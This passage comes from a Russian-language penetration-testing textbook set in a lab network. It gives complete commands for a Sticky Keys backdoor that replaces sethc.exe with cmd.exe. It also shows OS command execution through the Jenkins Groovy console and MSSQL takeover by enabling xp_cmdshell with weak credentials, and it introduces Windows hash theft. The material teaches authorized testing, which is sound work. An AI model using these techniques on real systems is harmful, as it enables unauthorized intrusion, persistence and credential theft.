Команда, которую вы собираетесь запустить, сгенерирует запрос типа **Yes/No** (Да/Нет) перед применением указанных разрешений к целевому файлу. Поскольку используемая вами веб-оболочка JSP является неинтерактивной веб-оболочкой, вы не можете ответить на запрос, и команда зависнет, пока не истечет время ожидания. Вы можете использовать изящный маленький трюк, который полагается на команду echo для печати символа Y, а затем направляет этот вывод в качестве входных данных в команду cacls.exe, успешно минуя приглашение на ввод. Вот как выглядит полная команда:

```
cmd.exe /C echo Y | c:\windows\system32\cacls.exe
c:\windows\system32\sethc.exe /E /G BUILTIN\Administrators:F
```

После выполнения этой команды из вашей веб-оболочки, если вы повторно запустите команду для просмотра текущих разрешений sethc.exe, вы увидите, что группа BUILTIN\Administrators предоставляет полный доступ вместо ограничения только чтением (листинг 5.4).

**Листинг 5.4** Повторная проверка прав доступа к файлам в `sethc.exe`

```

c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe
c:\windows\system32\sethc.exe NT SERVICE\TrustedInstaller:F
                               BUILTIN\Administrators:F ←
                               NT AUTHORITY\SYSTEM:R
                               BUILTIN\Users:R
                               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
➔ PACKAGES:R

```

Разрешения для BUILTIN\Administrators изменены на F для полного доступа.

**ПРИМЕЧАНИЕ** Запишите это изменение в `sethc.exe` в заметках о проникновении. Это бэкдор, который вы установили, и его вам нужно будет удалить во время очистки после окончания теста.

На этом этапе вы можете легко подменить файл `sethc.exe`, скопировав `cmd.exe` поверх `sethc.exe`, используя следующую команду (листинг 5.5). Обратите внимание на применение `/Y` в команде. Команда копирования, перед тем как перезаписать содержимое файла, задает вопрос `Y/N`, но добавление `/Y` подавляет его. Если вы попытаетесь запустить команду из своей веб-оболочки без `/Y`, страница ответа зависнет до истечения времени ожидания.

**Листинг 5.5** Замена `sethc.exe` на `cmd.exe`

```

cmd.exe /c copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe /Y
1 file(s) copied.

```

### 5.5.3 Запуск залипания клавиш через RDP

Если вы вернетесь к приглашению RDP с помощью `gdesktop 10.0.10.203` и активируете залипающие клавиши, нажав **Shift** пять раз, вас встретит полностью интерактивная командная строка Windows уровня системы (рис. 5.8). Это приглашение выполняется с привилегиями уровня системы (немного выше, чем у администратора), потому что вы находитесь в процессе, называемом `winlogon.exe`. Процесс `winlogon.exe` – это то, что отображает экран входа в систему, который вы видите перед вводом учетных данных в системе Windows.

Поскольку вы еще не прошли аутентификацию в ОС, у вас нет никаких разрешений. Таким образом, `winlogon.exe` запускается на системном уровне, а когда вы запускаете Sticky Keys (но теперь это `cmd.exe`), он также запускается на системном уровне. Ловко, правда?

К настоящему времени вы можете спросить себя: что, если у цели не включен RDP? Плохая новость заключается в том, что без RDP бэкдор Sticky Keys бесполезен. Вам придется полагаться на другой метод обновления до полностью интерактивной оболочки. Мы рассмотрим один из таких методов в главе 8. Хорошая новость заключается в том, что системные администраторы Windows любят RDP, и он обычно включен.




Рис. 5.8 Командная строка уровня системы вместо залипания клавиш

### Вернемся к голливудской команде грабителей

Если продолжить нашу аналогию с лифтом, после доступа к закрытому этажу с помощью недавно установленной кнопки лифта команда грабителей смогла найти запасную карточку-пропуск, которая позволяет беспрепятственно получить доступ к этажу, а также к любым дверям на этом этаже.

Если это очень коварные преступники, которые не хотят, чтобы их поймали, им, вероятно, следует вернуться к лифту и удалить все внесенные изменения. В конце концов, теперь, когда у них есть запасная карта-ключ, они могут приходить и уходить, когда им заблагорассудится.

Вы можете сделать то же самое с веб-оболочкой Tomcat, просто перейдя к **Manager App**, прокрутив вниз до WAR веб-оболочки и нажав кнопку **Undeploy** (Отменить развертывание).

На случай, если что-то в этом разделе было неясно, кратко перечислю последовательность шагов для настройки бэкдора Sticky Keys.

- 1 Создайте резервную копию файла `sethc.exe`. Вы делаете это для того, чтобы «разбэкдорить» (я только что придумал это слово) цель во время очистки, о чем мы поговорим в последней части книги.
- 2 Замените исходный двоичный файл `sethc.exe` копией `cmd.exe`, тем самым завершая создание бэкдора. В современных ОС Windows сначала необходимо изменить списки управления доступом (access control lists, ACL) файла `sethc.exe`. Это можно сделать с помощью программы `cacls.exe`, чтобы предоставить полный доступ группе `BUILTIN\Administrators` к `sethc.exe`.
- 3 Перейдите к приглашению RDP с помощью `rdesktop` (или другого клиента RDP) и нажмите клавишу **Shift** пять раз, чтобы получить доступ к полностью интерактивной командной строке.

Я также написал подробный пост в блоге, посвященный этому вектору атаки; вы можете прочитать его по адресу <http://mng.bz/mNGa>.

**СОВЕТ** Обязательно запишите системы, в которых вы настроили этот бэкдор, и уведомите о них вашего клиента после тестового проникновения. Если оставить этот бэкдор открытым дольше, чем это необходимо, ваш клиент подвергнется дополнительному риску, однако вас наняли не для этого. Пентестинг – это во многом процесс поиска баланса между противоположностями. Вы можете утверждать, что использование этого бэкдора подвергает вашего клиента дополнительному риску, и точно не ошибетесь. Однако я всегда говорю клиентам, что будет лучше, если я (хороший парень, притворяющийся плохим) сделаю что-то нехорошее в их сети, а затем расскажу им, как я это сделал, чем если настоящий плохой парень проникнет внутрь и ничего им не расскажет.

## 5.6 Взлом уязвимого сервера Jenkins

Сервер Tomcat, который вы только что использовали для захвата начального плацдарма в сети, – не единственный вектор атаки через интернет, обнаруженный в предыдущей главе. Вы также нашли сервер Jenkins с легко угадываемым паролем. Существует надежный метод удаленного выполнения кода, встроенный прямо в платформу Jenkins в виде подключаемого модуля консоли Groovy script, который включен по умолчанию.

В предыдущем разделе вам нужно было создать простую веб-оболочку JSP и развернуть ее на целевом сервере Tomcat. С Jenkins все, что вам нужно сделать, – это использовать правильный сценарий Groovy для выполнения команд ОС. На рис. 5.9 показана страница консоли Groovy




Рис. 5.9 Страница консоли Jenkins Groovy scrSipt

Script. Чтобы получить к ней доступ, перейдите в каталог `/script` с помощью браузера.

**ОПРЕДЕЛЕНИЕ** Согласно Википедии, *Groovy Script* – это объектно-ориентированный язык программирования, совместимый с синтаксисом Java, разработанный Apache Software Foundation.

## 5.6.1 Запуск консоли с помощью Groovy Script

Groovy Script широко применяется в Jenkins, и его можно использовать для выполнения команд ОС. Это неудивительно, учитывая, что он разработан для платформы Java. Вот пример выполнения команды `ipconfig /all` с помощью Groovy Script.

### Листинг 5.6 Выполнение `ipconfig /all` с помощью скрипта Groovy

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig /all'.execute() ← Groovy Script позволяет вызывать .execute()
proc.consumeProcessOutput(sout, serr)   для строки, содержащей допустимую
proc.waitForOrKill(1000)                команду ОС.
println "out> $sout err> $serr"
```

Выходные данные команды отображаются в поле ввода Groovy Script (рис. 5.10). По сути, это встроенная неинтерактивная веб-оболочка. Вы можете использовать тот же метод залипания клавиш, который описан




Рис. 5.10 Выполнение команд ОС с помощью Groovy Script

в предыдущем разделе, чтобы обновить этот доступ до полностью интерактивной командной строки Windows.

Для более подробного изучения использования Jenkins в качестве средства начального доступа первого уровня прочитайте статью в блоге, которую я написал в 2014 году: <http://mng.bz/5pgO>.

## 5.7 *Заклучение*

- Назначение фазы целенаправленного проникновения – получить доступ к как можно большему количеству уязвимых целей (первый уровень).
- Веб-приложения часто содержат векторы удаленного выполнения кода, которые можно использовать для захвата начального плацдарма.
- Серверы Apache Tomcat можно использовать для развертывания пользовательского WAR-файла веб-оболочки JSP бэкдора.
- Серверы Jenkins можно использовать для выполнения произвольного скрипта Groovy и управления уязвимой целью.
- Неинтерактивная оболочка имеет ограничения на то, какие команды могут быть выполнены, и по возможности ее следует обновить до интерактивной.
- Эксплойт Sticky Keys можно использовать для доступа к системам Windows, пока открыт протокол RDP.

# Атака на уязвимые службы баз данных

---

## **Краткое содержание главы:**

- управление сервером MSSQL с помощью `mssql-cli`;
- включение хранимой процедуры `xp_cmdshell`;
- копирование файлов кустов реестра Windows с помощью `reg.exe`;
- создание анонимного сетевого ресурса;
- извлечение хешей паролей учетных записей Windows с помощью `Creddump`.

На текущем этапе теста на проникновение во внутреннюю сеть вы, вероятно, чувствуете себя довольно успешным взломщиком, и для этого есть все основания – вам уже удалось скомпрометировать несколько хостов. Фактически хостов, к которым вы получили доступ, может оказаться достаточно, чтобы поднять свой доступ до уровня владения всей сетью. Однако помните, что цель второго этапа, целенаправленного проникновения, состоит в том, чтобы скомпрометировать как можно больше хостов первого уровня.

**ОПРЕДЕЛЕНИЕ** Напомним, что *хосты первого уровня* – это системы с уязвимостями прямого доступа, которые вы можете использовать для получения удаленного контроля над уязвимой целью.

В этой главе мы смещаем акцент с веб-служб на службы баз данных – в данном случае популярный Microsoft SQL Server, с которым вы навер-

няка столкнетесь в большинстве случаев на протяжении вашей карьеры. Службы баз данных являются логическим продолжением веб-служб на основании того факта, что они часто объединяются в пары в корпоративных сетях. Если вам удалось взломать веб-приложение, такое как Apache Tomcat или Jenkins, нет ничего удивительного в том, что вы сможете раскрыть файл конфигурации, содержащий учетные данные для сервера базы данных, с которым взаимодействует веб-приложение. В случае сети Capsulecorp Pentest можно было угадать учетные данные по крайней мере одной службы базы данных во время фазы обнаружения уязвимостей только потому, что системный администратор использовал слабый пароль. Вы не поверите, но это довольно распространенное явление в крупных корпоративных сетях, даже для компаний из списка Fortune 500. Посмотрим, как быстро мы можем скомпрометировать этот хост, используя обнаруженные учетные данные MSSQL.

## 6.1 Взлом Microsoft SQL Server

Чтобы использовать сервер Microsoft SQL в качестве средства для получения удаленного доступа к целевому узлу, сначала необходимо получить действительный набор учетных данных для сервера базы данных. Если вы помните, на этапе сбора информации для учетной записи по адресу 10.0.10.201 был обнаружен действительный набор учетных данных; пароль для этой учетной записи (который должен быть записан в заметках о проникновении) был *Password1*. Давайте быстро перепроверим эти учетные данные, прежде чем атаковать этот сервер базы данных с помощью вспомогательного модуля `mssql_login` в Metasploit.

**СОВЕТ** Если у вас нет хорошо организованных заметок о проникновении, значит, вы все делаете неправильно. Я понимаю, что уже говорил об этом, но стоит повторить. К настоящему времени вы воочию убедились, что этот процесс многослойный, а этапы (и фазы) строятся друг на друге. Совершенно невозможно выполнить эту работу без подробных заметок. Если вы предпочитаете текстовые записки, я настоятельно рекомендую что-нибудь вроде Турора. Если вы один из тех сверхорганизованных людей, которым нравится разбивать проекты на категории и подкатегории с помощью тегов и цвета, то вам будет удобнее использовать что-то вроде Evernote.

Запустите `msfconsole`, загрузите модуль `mssql_login` с помощью команды `use auxiliary/scanner/mssql/mssql_login`, а затем укажите IP-адрес целевого сервера MSSQL с помощью команды `set rhosts 10.0.10.201`. Задайте имя пользователя и пароль соответственно с помощью `set username sa` и `set password Password1`. Подготовившись, вы можете запустить модуль с помощью команды `run`. Строка вывода с префиксом `[+]` указывает на действительные учетные данные сервера MSSQL.



## Листинг 6.1 Проверка правильности учетных данных MSSQL

```

msf5 > use auxiliary/scanner/mssql/mssql_login ← Загружаем модуль mssql_login.
msf5 auxiliary(scanner/mssql/mssql_login) >
msf5 auxiliary(scanner/mssql/mssql_login) > set rhosts 10.0.10.201 ←
rhosts => 10.0.10.201 Устанавливаем целевой IP-адрес сервера MSSQL.
msf5 auxiliary(scanner/mssql/mssql_login) > set username sa ←
username => sa Указываем имя пользователя.
msf5 auxiliary(scanner/mssql/mssql_login) > set password Password1 ←
password => Password1 Указываем пароль.
msf5 auxiliary(scanner/mssql/mssql_login) > run

[*] 10.0.10.201:1433 - 10.0.10.201:1433 - MSSQL - Starting
authentication scanner.
[+] 10.0.10.201:1433 - 10.0.10.201:1433 - Login Successful:
WORKSTATION\sa:Password1 ← Учетные данные действительны.
[*] 10.0.10.201:1433 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mssql/mssql_login) >

```

## Почему rhosts вместо rhost?

Вспомогательные модули сканера в Metasploit принимают переменную rhosts. В этой переменной можно установить любой диапазон IP-адресов, например 10.0.10.201-210; один IP-адрес, как мы используем в примере; или путь к файлу, содержащему один или несколько IP-адресов или диапазонов IP-адресов, каждый в отдельной строке – что-то вроде file:/home/pentest/ips.txt.

Теперь, когда вы определили действующую учетную запись базы данных, есть два основных вектора атаки, которые вы можете попробовать при проведении пентеста. Во-первых, нужно просто посмотреть базу данных с помощью простых операторов SQL, чтобы увидеть, что она содержит и можете ли вы (как злоумышленник) получить какую-либо конфиденциальную информацию из таблиц базы данных. Конфиденциальная информация может включать следующее:

- имена пользователей;
- пароли;
- информация, позволяющая установить личность;
- финансовая информация;
- сетевые схемы.

Выберете ли вы этот путь, зависит от уровня охвата и целей атаки. В случае Capsulecorp нас будет больше интересовать второй вектор атаки: попытка получить контроль над ОС уровня хоста, на котором работает сервер базы данных. Поскольку это сервер Microsoft SQL, вам нужно воспользоваться хранимой процедурой xp\_cmdshell, чтобы выполнить задачу запуска команд ОС и в конечном итоге получить контроль над этой системой. Было бы полезно сначала иметь небольшое представление о хранимых процедурах и о том, как они работают.

## 6.1.1 Хранимые процедуры MSSQL

*Хранимые процедуры* можно считать аналогом методов или функций в обычном программировании. Если я администратор базы данных и мои повседневные действия включают выполнение сложных SQL-запросов, то я, вероятно, захочу сохранить некоторые из этих запросов в функции или методе, которые могу запускать снова и снова, вызывая имя процедуры вместо того, чтобы вводить весь запрос каждый раз, когда я хочу его использовать.

Говоря языком MSSQL, эти функции или методы называются хранимыми процедурами. К счастью, MSSQL поставляется с полезным набором готовых хранимых процедур, называемых *системными хранимыми процедурами*, предназначенных для расширения возможностей MSSQL и, в некоторых случаях, позволяющих вам взаимодействовать с ОС уровня хоста. (Если вы хотите узнать больше о системных хранимых процедурах, посетите страницу Microsoft Docs по адресу <http://mng.bz/6Aee>.)

Одна конкретная системная хранимая процедура, `xp_cmdshell`, принимает команду ОС в качестве аргумента, запускает команду в контексте учетной записи пользователя, на которой запущен сервер MSSQL, а затем отображает вывод команды в виде необработанного ответа SQL. Из-за того, что хакеры (и пентестеры) злоупотребляли этой хранимой процедурой на протяжении многих лет, Microsoft решила отключить ее по умолчанию. Вы можете проверить, включена ли она на вашем целевом сервере, с помощью модуля `mssql_enum` Metasploit.

## 6.1.2 Перечисление серверов MSSQL с помощью Metasploit

В `msfconsole` переключитесь с модуля `mssql_login` на модуль `mssql_enum` с помощью команды `use auxiliary/scanner/mssql/mssql_enum` и задайте значения переменных `rhosts`, `username` и `password`, как вы это делали ранее. Запустите модуль, чтобы увидеть информацию о конфигурации сервера. Вверху вывода модуля вы увидите результаты для `xp_cmdshell`. В данном случае эта хранимая процедура не включена и не может использоваться для выполнения команд ОС.

### Листинг 6.2 Проверка, включена ли процедура `xp_cmdshell` на сервере MSSQL

```
msf5 auxiliary(scanner/mssql/mssql_login) > use
auxiliary/admin/mssql/mssql_enum
msf5 auxiliary(admin/mssql/mssql_enum) > set rhosts 10.0.10.201
rhosts => 10.0.10.201
msf5 auxiliary(admin/mssql/mssql_enum) > set username sa
username => sa
msf5 auxiliary(admin/mssql/mssql_enum) > set password Password1
password => Password1
msf5 auxiliary(admin/mssql/mssql_enum) > run
```

```

[*] Running module against 10.0.10.201
[*] 10.0.10.201:1433 - Running MS SQL Server Enumeration...
[*] 10.0.10.201:1433 - Version:
[*]     Microsoft SQL Server 2014 (SP3) (KB4022619) - 12.0.6024.0 (X64)
[*]     Sep 7 2018 01:37:51
[*]     Copyright (c) Microsoft Corporation
[*]     Enterprise Evaluation Edition (64-bit) on Windows NT 6.3
<X64> (Build 14393; ) (Hypervisor)
[*] 10.0.10.201:1433 - Configuration Parameters:
[*] 10.0.10.201:1433 - C2 Audit Mode is Not Enabled
[*] 10.0.10.201:1433 - xp_cmdshell is Not Enabled
[*] 10.0.10.201:1433 - remote access is Enabled
[*] 10.0.10.201:1433 - allow updates is Not Enabled
[*] 10.0.10.201:1433 - Database Mail XPs is Not Enabled
[*] 10.0.10.201:1433 - Ole Automation Procedures are Not Enabled
[*] 10.0.10.201:1433 - Databases on the server:
[*] 10.0.10.201:1433 - Database name:master
[*] 10.0.10.201:1433 - Database Files for master:
[*] 10.0.10.201:1433 -     C:\Program Files\Microsoft SQL
[*] 10.0.10.201:1433 -     C:\Program Files\Microsoft SQL
[*] 10.0.10.201:1433 - sp_replincrementlsn
[*] 10.0.10.201:1433 - Instances found on this server:
[*] 10.0.10.201:1433 - MSSQLSERVER
[*] 10.0.10.201:1433 - Default Server Instance SQL Server Service is
running under the privilege of:
[*] 10.0.10.201:1433 - NT Service\MSSQLSERVER
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mssql/mssql_enum) >

```

xp\_cmdshell  
в настоящее время  
не включена.

**ПРИМЕЧАНИЕ** Модуль `mssql_exec` Metasploit проверяет, включен ли `xp_cmdshell`, и, если нет, автоматически включает его. Это суперкруто, но я хочу, чтобы вы поняли, как это сделать самому. Однажды вы можете получить доступ к серверу MSSQL окольным путем, воспользовавшись уязвимостью SQL-инъекции, что является темой для отдельной книги. В таком случае было бы проще включить `xp_cmdshell` вручную, поэтому сейчас я расскажу, как это сделать.

### 6.1.3 Включение `xp_cmdshell`

Даже если хранимая процедура `xp_cmdshell` отключена, но при этом есть учетная запись `sa` (или другая учетная запись с администраторским доступом к серверу базы данных), вы можете включить ее с помощью пары команд MSSQL. Один из самых простых способов сделать это – использовать клиента MSSQL для прямого подключения к серверу базы данных и выдавать команды одну за другой. Существует фантастический интерфейс командной строки (command-line interface, CLI) под названием `ms-sql-cli`, который написан на Python и может быть установлен с помощью команды `pip install mssql-cli`.

**Листинг 6.3 Установка mssql-cli с помощью pip**

```

~$ pip install mssql-cli ←————— Установка mssql-cli с помощью pip.
Collecting mssql-cli
  Using cached
https://files.pythonhosted.org/packages/03/57/84ef941141765ce8e32b9c1d2259
00bea429f0aca197ca56504ec482da5/mssql_cli-0.16.0-py2.py3-none
manylinux1_x86_64.whl
Requirement already satisfied: sqlparse<0.3.0,>=0.2.2 in
/usr/local/lib/python2.7/dist-packages (from mssql-cli) (0.2.4)
Collecting configobj>=5.0.6 (from mssql-cli)
Requirement already satisfied: enum34>=1.1.6 in
./local/lib/python2.7/site-packages (from mssql-cli) (1.1.6)
Collecting applicationinsights>=0.11.1 (from mssql-cli)
  Using cached
https://files.pythonhosted.org/packages/a1/53/234c53004f71f0717d8acd37876e
b65c121181167057b9ce1b1795f96a0/applicationinsights-0.11.9-py2.py3-noneany.whl
.... [OUTPUT TRIMMED] ....

Collecting backports.csv>=1.0.0 (from cli-helpers<1.0.0,>=0.2.3->mssql-cli)
  Using cached
https://files.pythonhosted.org/packages/8e/26/a6bd68f13e0f38fbb643d6e497fc
462be83a0b6c4d43425c78bb51a7291/backports.csv-1.0.7-py2.py3-none-any.whl
Installing collected packages: configobj, applicationinsights, Pygments,
humanize, wcwidth, prompt-toolkit, terminaltables, backports.csv, cli
helpers, mssql-cli
Successfully installed Pygments-2.4.2 applicationinsights-0.11.9
backports.csv-1.0.7 cli-helpers-0.2.3 configobj-5.0.6 humanize-0.5.1 mssql
cli-0.16.0 prompt-toolkit-2.0.9 terminaltables-3.1.0 wcwidth-0.1.7

```

Вы можете найти дополнительную документацию по этому проекту на странице GitHub: <https://github.com/dbcli/mssql-cli>. После его установки вы можете напрямую подключиться к целевому серверу MSSQL, используя команду `mssql-cli -S 10.10.10.201 -U sa` и затем вводя пароль `sa` в командной строке.

**Листинг 6.4 Подключение к базе данных с помощью mssql-cli**

```

Telemetry
-----
By default, mssql-cli collects usage data in order to improve your
  experience.
The data is anonymous and does not include commandline argument values.
The data is collected by Microsoft.

Disable telemetry collection by setting environment variable
  MSSQL_CLI_TELEMETRY_OPTOUT to 'True' or '1'.

Microsoft Privacy statement: https://privacy.microsoft.com/privacystatement

Password:
Version: 0.16.0
Mail: sqlcli@microsoft.com
Home: http://github.com/dbcli/mssql-cli
master>

```

После ввода команды для подключения к серверу MSSQL вас встретит приглашение, которое принимает корректный синтаксис SQL, как если бы вы сидели перед консолью администратора базы данных на сервере. Хранимая процедура `xp_cmdshell` рассматривается сервером MSSQL как дополнительная опция. Итак, чтобы настроить хранимую процедуру, вам сначала нужно включить дополнительные опции, выполнив команду `sp_configure 'show advanced options', '1'`. Прежде чем это обновление вступит в силу, необходимо обновить конфигурацию сервера MSSQL с помощью команды `RECONFIGURE` (листинг 6.5).

#### Листинг 6.5 Включение дополнительных опций

```

master> sp_configure 'show advanced options', '1'
Configuration option 'show advanced options' changed from 0 to 1. Run the
RECONFIGURE statement to install.
Time: 0.256s
master> RECONFIGURE
Commands completed successfully.
Time: 0.258s

```

Устанавливает значение параметра «Показать дополнительные параметры» равным 1.

Перенастраивает сервер базы данных с этим новым параметром.

**ПРИМЕЧАНИЕ** Запишите в заметки о проникновении это изменение конфигурации. Вам нужно будет отменить это изменение во время очистки после окончания теста.

Теперь, когда включены расширенные опции, вы можете запустить хранимую процедуру `xp_cmdshell`, выполнив команду `sp_configure 'xp_cmdshell', '1'` в приглашении `mssql-cli`. Вам необходимо ввести команду `RECONFIGURE` второй раз, чтобы это изменение также вступило в силу (листинг 6.6).

#### Листинг 6.6 Включение xp\_cmdshell

```

master> sp_configure 'xp_cmdshell', '1'
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE
statement to install.
Time: 0.253s
master> RECONFIGURE
Commands completed successfully.
Time: 0.253s
master>

```

Включаем хранимую процедуру `xp_cmdshell`.

Перенастраиваем сервер базы данных.

### А как насчет графического интерфейса?

Если вам кажется, что перспектива 40 часов жизни в терминале немного пугает, я не виню вас, хотя и рекомендую потерпеть, пока вам не станет комфортно. Тем не менее многие люди предпочитают использовать графический пользовательский интерфейс (graphical user interface, GUI), и я не буду возражать, если вы к ним присоединитесь. Ознакомьтесь с проектом DBeaver на <https://dbeaver.io>, чтобы узнать о пакете Debian, который вы можете установить на свою виртуальную машину Ubuntu.

## 6.1.4 Запуск команд ОС с помощью xp\_cmdshell

Теперь ваш целевой сервер MSSQL можно использовать как средство для выполнения команд ОС в системе, на которой размещен сервер базы данных. Этот уровень доступа – еще один пример неинтерактивной оболочки. Как и в примере из предыдущей главы, вы не можете использовать интерактивные команды, требующие ответа на приглашение, но вы можете выполнять однострочные команды, вызывая хранимую процедуру `master..xp_cmdshell` и передавая ее в вашей команде ОС как строковый параметр.

**ПРИМЕЧАНИЕ** Для оператора `exec` требуется полный абсолютный путь к хранимой процедуре. Поскольку хранимая процедура `xp_cmdshell` хранится в основной базе данных (`master database`), для выполнения хранимой процедуры вы должны вызвать метод с помощью `master..xp_cmdshell`.

Как всегда, одна из ваших первых забот как пентестера – определить, какой у вас уровень доступа к скомпрометированной системе, то есть уровень разрешений, с которым работает сервер базы данных. Чтобы увидеть контекст для выполнения этих команд, вы можете ввести команду `whoami` следующим образом:

```
master> exec master..xp_cmdshell 'whoami'
```

В этом примере сервер базы данных работает с разрешениями службы `mssqlserver`, как показано в следующих выходных данных:

```
+-----+
| output          |
+-----+
| nt service\mssqlserver |
| NULL            |
+-----+
(2 rows affected)
Time: 0.462s
master>
```

Следующее, что нужно сделать, – это определить, какой уровень доступа имеет данная учетная запись на целевом сервере Windows. Поскольку это служебная учетная запись, вы не можете просто запросить статус членства в группе учетных записей с помощью сетевого пользователя, как для обычной учетной записи пользователя, но служебная учетная запись будет отображаться в любых групповых запросах, к которым она принадлежит. Посмотрим, является ли этот пользователь членом локальной группы администраторов. Используйте `xp_cmdshell` для запуска команды `net localgroup administrators`. На этом сервере из вывода в листинге 6.7 видно, что учетная запись службы `mssqlserver` является локальным администратором на этой машине Windows.

## Листинг 6.7 Идентификация локальных администраторов

```

master> exec master..xp_cmdshell 'net localgroup administrators'
+-----+
| output
+-----+
| Alias name administrators
| Comment Administrators have complete and unrestricted access
| NULL
| Members
| NULL
+-----+
| Administrator
| CAPSULECORP\Domain Admins
| CAPSULECORP\gohanadm
| NT Service\MSSQLSERVER ←
| The command completed successfully.
| NULL
| NULL
+-----+
(13 rows affected)
Time: 1.173s (a second)
master>

```

Учетная запись службы MSSQL имеет права администратора на компьютере с Windows.

**ПРИМЕЧАНИЕ** На этом этапе вы можете использовать имеющийся доступ для выполнения бэкдора Sticky Keys из предыдущей главы, если вы хотите повысить уровень доступа до интерактивной оболочки. Поскольку мы уже продемонстрировали эту технику, нет необходимости повторять ее в этой главе. Тем не менее я хотел бы отметить, что для компрометации этой цели повышение до интерактивной оболочки является исключительно вопросом предпочтений, а не требованием.

## 6.2 Кража хешей паролей учетной записи Windows

Я хочу воспользоваться моментом, чтобы представить концепцию сбора хешей паролей Windows со взломанных машин. Через пару глав, когда мы начнем говорить об эскалации привилегий и движении вбок<sup>1</sup>, вы узнаете все подробности о мощной технике Pass-the-Hash и о том, как злоумышленники и пентестеры используют ее для горизонтального движения от одного уязвимого хоста к учетным данным локального администратора, совместно используемым в нескольких системах в корпоративной сети.

А пока я просто хочу показать вам, как выглядят хеши паролей, где они хранятся и как их получить. Если предположить, что это был настоящий

<sup>1</sup> Одна из техник кибератак, о которой автор расскажет позже. – Прим. перев.

пентест и вы не нашли ничего интересного в таблицах базы данных и не раскрыли каких-либо ценных секретов путем просмотра файловой системы, по крайней мере, вам следует захватить хеши паролей локальных учетных записей пользователей из этой системы.

Как и многие другие ОС, Windows использует функцию *криптографического хеширования* (cryptographic hashing function, CHF), которая применяет сложные математические алгоритмы для сопоставления пароля произвольного размера (ваш пароль может иметь длину 12 символов, а мой 16 и т. д.) с битовой строкой фиксированной длины – 32 символа в случае Microsoft Windows.

